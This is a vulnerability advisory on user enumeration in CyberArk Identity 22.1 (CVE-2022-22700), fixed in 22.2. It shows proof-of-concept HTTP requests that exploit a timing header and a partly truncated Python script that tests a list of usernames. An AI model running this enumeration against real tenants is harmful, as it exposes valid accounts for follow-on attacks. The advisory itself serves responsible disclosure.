CyberArk Identity 22.1 - User Enumeration

Summary

Affected versions	22.1 and below
Fixed versions	22.2
State	Public

Vulnerability

Kind	User Enumeration
Rule	225. Proper Authentication Responses
Remote	Yes
CVSSv3 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CVSSv3 Base Score	5.3
Exploit available	Yes
CVE ID(s)	CVE-2022-22700

tenant.

Proof of Concept

- A request is sent with a known valid user

Request:

```
POST /Security/StartAuthentication HTTP/1.1
Host: customer.my.idaptive.app
Content-Length: 143
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.3
Content-Type: application/json
```

```
{"TenantId":"","User":"admin@customer.com","Version":"1.0","AssociatedE
```

Response:

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Content-Type: application/json; charset=utf-8
X-CFY-TX-TM: 109
...
```

In the cases when the user exists, the value of `X-CFY-TX-TM` is always less


```
POST /Security/StartAuthentication HTTP/1.1
Host: customer.my.idaptive.app
Content-Length: 147
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.3
Content-Type: application/json

{"TenantId":"","User":"notexists@customer.com","Version":"1.0","Associa
```

Response:

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, must-revalidate
```

```
Pragma: no-cache
Content-Type: application/json; charset=utf-8
X-CFY-TX-TM: 1492
...
```

In the cases when the user does not exist, the value of `X-CFY-TX-TM` is always above than `1000`.

Exploit

The following code was used to enumerate valid users:

```
#!/usr/bin/env python
#
# Author: aroldan@fluidattacks.com
```



```
JSON_DATA = json.loads(RAW_DATA)

with open(sys.argv[1], 'r') as fd:
    USERS = [x.rstrip() for x in fd.readlines()]

for USER in USERS:
    VALUE = 10000
    PAYLOAD = JSON_DATA
    PAYLOAD['User'] = USER
    RESP = requests.post(URL, json=PAYLOAD)
    if 'X-CFY-TX-TM' in RESP.headers:
        VALUE = int(RESP.headers['X-CFY-TX-TM'])
    if VALUE < 1000:
        print(VALUE)
        print(f'[+] User {USER} exists.')
```

```
        else:
            print(f'[-] User {USER} not exists.')
```

Credits


The vulnerability was discovered by Andrés Roldán from the Offensive Team of `Fluid Attacks.`

References

Vendor page https://www.cyberark.com/resources/cyberark-identity/

Changelog https://docs.cyberark.com/Product-Doc/OnlineHelp/Idaptive/Latest/en/Content/ReleaseNotes/ReleaseNotes-

- 2022-02-05
  Vendor contacted.
- 2022-02-16
  Vendor replied acknowledging the report.
- 2022-02-28
  Vulnerability patched.



Services

Secure Code Review

Red Teaming

Breach and Attack Simulation

Security Testing

Penetration Testing

Ethical Hacking

Vulnerability Management

Blog

Certifications

Partners

Careers

Advisories

FAQ

Documentation

Contact